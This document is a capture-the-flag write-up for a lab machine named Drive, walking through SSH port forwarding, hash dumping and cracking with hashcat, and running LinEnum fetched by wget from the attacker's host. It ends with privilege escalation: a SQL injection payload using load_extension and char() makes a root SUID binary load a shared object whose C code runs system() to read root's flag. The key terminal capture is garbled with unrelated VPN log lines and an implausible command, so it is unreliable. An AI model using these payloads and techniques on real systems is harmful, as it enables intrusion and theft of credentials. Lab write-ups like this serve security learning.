
Gitea

I connected using SSH and did some port forwarding to access the service locally:




```
(kali㉿kali)-[~] $ ssh martin@10.10.11.235 -L 3000:drive.htb:3000
martin@10.10.11.235's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Note: Use the credentials saved in the db.sqlite3 file.

I managed to log in and one repository can be found:



Erel Regev

I moved on with the script in the repository. The bash script shows the following password:

```

13 lines | 457 B
1 #!/bin/bash
2 DB=$1
3 date_str=$(date +'%d.%m')
4 7z a -p'HIDDEN_PASSWORD' /var/www/backups/${date_str}_db_backup.sqlite3.db.sqlite3
5 cd /var/www/backups/
6 ls -l --sort=t *.7z > backups_num.tmp
7 backups_num=$(cat backups_num.tmp | wc -l)
8 if [[ $backups_num -gt 10 ]]; then
9     #backups is more than 10... deleting to oldest backup
10    rm $(ls *.7z --sort=t --color=never | tail -1)
11    #oldest backup deleted successfully!
12 fi
13 rm backups_num.tmp
14

```

This password can be used to extract the files from the protected 7z files!

When extracting the files, db.sqlite3 file can be found. So I used the same method as earlier and read the files, and made attempts to crack the passwords using hashcat.

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 124 (Django (SHA-1))
Hash.Target...: sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64...8ad141
Time.Started...: Thu Oct 26 17:28:14 2023, (0 secs)
Time.Estimated...: Thu Oct 26 17:28:14 2023, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (.../rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 865.6 kH/s (5.30ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

```

One of the options is holding SHA-256 Algorithm. It will take a lot of time to crack it, so I didn't even try.

```

[kali㉿kali:~/Desktop/Machines/Drive/DoodleDrive]
$ sqlite3 db.sqlite3
SQLITE version 3.42.0 2023-05-16 12:36:15
Enter ".help" for usage hints.
sqlite> .tables
accounts_customuser          auth_permission
accounts_customuser_groups   django_admin_log
accounts_customuser_permissions django_content_type
accounts_g                   django_migrations
accounts_g_users              django_session
auth_group                  myApp_file
auth_group_permissions       myApp_file_groups
sqlite> SELECT * FROM accounts_customuser;
16|pbkdf2_sha256$390000$ZjZj164ssfwWg7Ucr804Kz$KbWkEQCpLzYd82QUBq65aA9j3+IkHI6KK9Ue8nZeFU=|2022-12-26 06:21:34.294890||admin||admin@drive.hbtb||1|2022-12-08 14:59:02.802351
21|pbkdf2_sha256$390000$npExp7CFtZzEEVp9lqJ00$So15//tmwvM9lEtqsha0v+mFMEsNQKIKJBvj/dP4WIo=|2022-12-24 22:39:42.847497||jamesMason||jamesMason@drive.hbtb||0|1|2022-12-23 12:33:04.637591
22|pbkdf2_sha256$390000$GRpDk0skh4lrD53lwQmfAY$1dWUZ9G6k4KK4VJUDxqlHrsawIRLOqxEvipIpI5NDM=|2022-12-24 12:55:10.152415||martinCruz||martin@drive.hbtb||0|1|2022-12-23 12:35:02.230289
23|pbkdf2_sha256$390000$WT8yUbQnRMVJwMAVHJjw$B98WdQ0futEZ8lHUcGeo3nR326QCQjwZ9lKhfk9gtro=|2022-12-26 06:20:23.299662||tomHands||tom@drive.hbtb||0|1|2022-12-23 12:37:45
24|pbkdf2_sha256$390000$TBrOKpDiuk7FP0m0FosWa$t2wHR09YbxB0pKzIVIn9Y3jlI3pzH0/jjXK0RDcP6U=|2022-12-24 16:51:53.717055||crisDisel||cris@drive.hbtb||0|1|2022-12-23 12:39:15.072407
sqlite>

```

Few passwords for the user tom were cracked. One of the passwords can be used to connect via SSH to the machine. Keep the same track and you will find the right one.

Erel Regev

```

tom@drive:~$ ssh tom@10.10.11.235
tom@10.10.11.235's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu 26 Oct 2023 02:36:45 PM UTC

System load: 0.0          Processes:      243
Usage of /: 63.2% of 5.07GB  Users logged in:      1
Memory usage: 21%           IPv4 address for eth0: 10.10.11.235
Swap usage:  0%
[...]
Expanded Security Maintenance for Applications is not enabled.
[...]
0 updates can be applied immediately. (0.000s)
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
[...]
The list of available updates is more than a week old. (0.000s) [digests] (new)
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
[...]
Last login: Mon Oct 09 09:19:30 2023 from 10.10.14.40
tom@drive:~$ ls ~
doodleDrive-cli README.txt user.txt
tom@drive:~$ 

```

tom@drive:~\$ cat user.txt

5 [REDACTED] 3

tom@drive:~\$

Privilege Escalation

So I started by trying to execute some commands such as “sudo -l” without getting anything. Therefore, I moved on to look for files and processes with interesting SUID files. I used LinEnum script:

```

tom@drive:~$ wget 10.10.14.75:8000/LinEnum.sh
--2023-10-26 14:48:36-- http://10.10.14.75:8000/LinEnum.sh
Connecting to 10.10.14.75:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K   155KB/s   in 0.3s

2023-10-26 14:48:36 (155 KB/s) - 'LinEnum.sh' saved [46631/46631]

tom@drive:~$ chmod +x LinEnum.sh
tom@drive:~$ ./LinEnum.sh
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

```

Note that while listing the content of the user’s directory as shown above, there is an interesting file called `doodleGrive-cli`.

Erel Regev

```
[+] SUID files:
-rwsr-x--- 1 root tom 887240 Sep 13 13:36 /home/tom/doodleGrive-cli
-rwsr-xr-x 1 root root 22840 Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Aug 4 22:02 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 68208 Nov 29 2022 /usr/bin/passwd
-rwsr-xr-x 1 root root 85064 Nov 29 2022 /usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Nov 29 2022 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/at
-rwsr-xr-x 1 root root 44784 Nov 29 2022 /usr/bin/newgrp
-rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 39144 May 30 15:42 /usr/bin/umount
-rwsr-xr-x 1 root root 55528 May 30 15:42 /usr/bin/mount
-rwsr-xr-x 1 root root 67816 May 30 15:42 /usr/bin/su
-rwsr-xr-x 1 root root 88464 Nov 29 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount
```

Interesting. Let's test the application file:

```
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
test
Enter password for test:
1234567Aa
Invalid username or password.
tom@drive:~$
```

It seems to provide us with login function. To be able to understand if we can pass it, we need to move the file to a Windows machine for further investigation:

```
[(kali㉿kali)-~/Desktop/Enumeration/Linux_enum]
$ scp tom@10.10.11.235:/home/tom/doodleGrive-cli ../../Machines/Drive

tom@10.10.11.235's password:
doodleGrive-cli
          100%   866KB 517.5K
[(kali㉿kali)-~/Desktop/Enumeration/Linux_enum]
$ cd ../../Machines/Drive
[(kali㉿kali)-~/Desktop/Machines/Drive]
$ ls
1_Dec_db_backup.sqlite3.7z  1_Oct_db_backup.sqlite3.7z  db.sqlite3      'db.sqlite3 (3)'  DoodleGrive      hash.txt
1_Nov_db_backup.sqlite3.7z  1_Sep_db_backup.sqlite3.7z  'db.sqlite3 (2)' 'db.sqlite3 (4)'  doodleGrive-cli
```

Launched an HTTP server:

```
[(kali㉿kali)-~/Desktop/Machines/Drive]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```


Directory listing for /

-
- [1_Dec_db_backup.sqlite3.7z](#)
 - [1_Nov_db_backup.sqlite3.7z](#)
 - [1_Oct_db_backup.sqlite3.7z](#)
 - [1_Sep_db_backup.sqlite3.7z](#)
 - [db.sqlite3](#)
 - [db.sqlite3 \(2\)](#)
 - [db.sqlite3 \(3\)](#)
 - [db.sqlite3 \(4\)](#)
 - [DoodleGrive/](#)
 - [doodleGrive-cli](#)
 - [hash.txt](#)

Erel Regev


IDA

I loaded the file into IDA (the Interactive Disassembler).



It's a powerful tool used by reverse engineers and cybersecurity experts to dissect and analyse binary code.

A disassembler translates the machine code (binary) back into a more human-readable assembly language or mnemonic code. It helps reverse engineers and programmers understand what a compiled program is doing by breaking down the binary code into assembly language instructions.



We found credentials once again!

Let's try to use the credentials in the application to be able and investigate the functions more and understand it better:

```
tom@drive:~$ ./doodleDrive-cli [-./Desktop/Enumeration/Linux_enum]
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username: moriarty
Enter password for moriarty: f
Welcome...
doodleDrive cli beta-2.2: tom@10.10.11.235:/home/tom/doodleDrive-cli ../../Machines/Drive
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: ■
```

Erel Regev

While testing the first four options, it only prints some data and there is no more interaction with the application, except of option 5:

```
doodleDrive cli beta-2.2: 111.138.140.138 - - [26/Oct/2023:18:02:24] "GET / HTTP/1.1" 200 -
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: ■
```


Therefore, I moved back to IDA to investigate the function:

```
.rodata:0000000000497148 aEnterUsernameT db 'Enter username to activate account: ',0
.rodata:0000000000497148                                     ; DATA XREF: activate_user_account+1E1o
.rodata:000000000049716D asc_49716D      db 0Ah,0           ; DATA XREF: activate_user_account+511o
.rodata:000000000049716F                                     align 10h
.rodata:0000000000497170 aErrorUsernameC db 'Error: Username cannot be empty.',0
.rodata:0000000000497170                                     ; DATA XREF: activate_user_account+761o
.rodata:0000000000497191                                     align 8
.rodata:0000000000497198 aUsrBinSqlite3V_1 db '/usr/bin/sqlite3 /var/www/DoodleDrive/db.sqlite3 -line ',27h,'UPD'
.rodata:0000000000497198                                     ; DATA XREF: activate_user_account+A41o
.rodata:0000000000497198 db 'ATE accounts_customuser SET is_active=1 WHERE username="%s";',27h
.rodata:0000000000497198 db 0
.rodata:0000000000497211                                     align 8
.rodata:0000000000497218 aActivatingAcco db 'Activating account for user ',27h,'%s',27h,'...',0Ah,0
.rodata:0000000000497218                                     ; DATA XREF: activate_user_account+C71o
```

The application executes a command using the user root in this case obviously.

It's been a long journey until I discerned that the binary process selectively omits the characters "." and "/" in each input, imposing a stringent 35-character limit. To circumvent the initial constraint, employing the `char()` function allows us to encode our text in ASCII. Meanwhile, addressing the second constraint necessitates crafting a file of minimal length, mitigating spatial impact.

Our workflow initiates with the development of a C file encapsulating the code for our designated command. In my specific case, extracting the root flag mandated the execution of a "cat" command on the root file.



```
tom@drive: ~
File Actions Edit View Help
GNU nano 4.8
#include <stdlib.h>
#include <unistd.h>
void sqlite3[a]init() {
    ...
    system("/usr/bin/cat /root/root.txt > /tmp/a.txt");
}
f.c
```

Use one character as the name of the output file.

Compile the binary (both on the target machine):

```
tom@drive:~$ gcc -shared f.c -o f.so -nostartfiles -fPIC
```

Erel Regev

```
tom@drive:~$ ./doodleDrive-cli --dry-subnet-add-timing-restart 120 --config-to-raw-dns-tables & --log-level=error
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:5-46 OPTIONS IMPORTS --ffconfig/op options modified
moriarty      5-55-48 OPTIONS IMPORTS route options modified
Enter password for moriarty:IMPORTS route-related options modified
f [REDACTED] ! route_via_best_gw query: dst 0.0.0.0
Welcome...!
[REDACTED] 35:18:0m route_via_best_gw result: via 192.168.111.2 dev eth0
[REDACTED] 35:55:48 ROUTE_GATEWAY 192.168.111.2/255.255.255.0 IFACE=eth0 HWADDR=00:9c:29:87:6e:51
doodleDrive cli beta-2.2: remote_host_ipv6=n/a
1. Show users list and info e.v4 best_gw query: dst 0.0.0.0
2. Show groups list add route table 0 metric -1
3. Check server health and status f.gateway=IMDEF
4. Show server requests log (last 1000 request)
5. activate user account channel_cipher 'AES-256-CBC', auth 'SHA256', peer-id: 33, compression: 'lzo'
6. Exit 7. 35:55:48 net_iface_up set tun0 up
Select option: 5 18 net_ifadd_v4 add: 10.10.14.78/23 dev tun0
Enter username to activate account: "+load_extension( char(46,47,97))+"
Activating account for user '" +load_extension(char(46,47,97))+"...
[REDACTED] 35:18:0m route_via_best_gw add: dead:beef:2:1:04c/64 dev tun0
doodleDrive cli beta-2.2: route_via_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
1. Show users list and info e.v4 add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2. Show groups list add route table 0 metric -1
3. Check server health and status add: dead:beef:1:764->dead:beef:2:1 metric -1 dev tun0
4. Show server requests log (last 1000 request)pleted
5. activate user account channel_cipher 'AES-256-CBC', auth 'SHA256', peer-id: 33, compression: 'lzo'
6. Exit 7. 35:55:48 timer: ping 10, ping-restart 120
Select option: [REDACTED]
```

46 = .

47 = /

97 = a

```
tom@drive:/tmp$ cat aptxtNS IMPORTS
0 [REDACTED] 0
```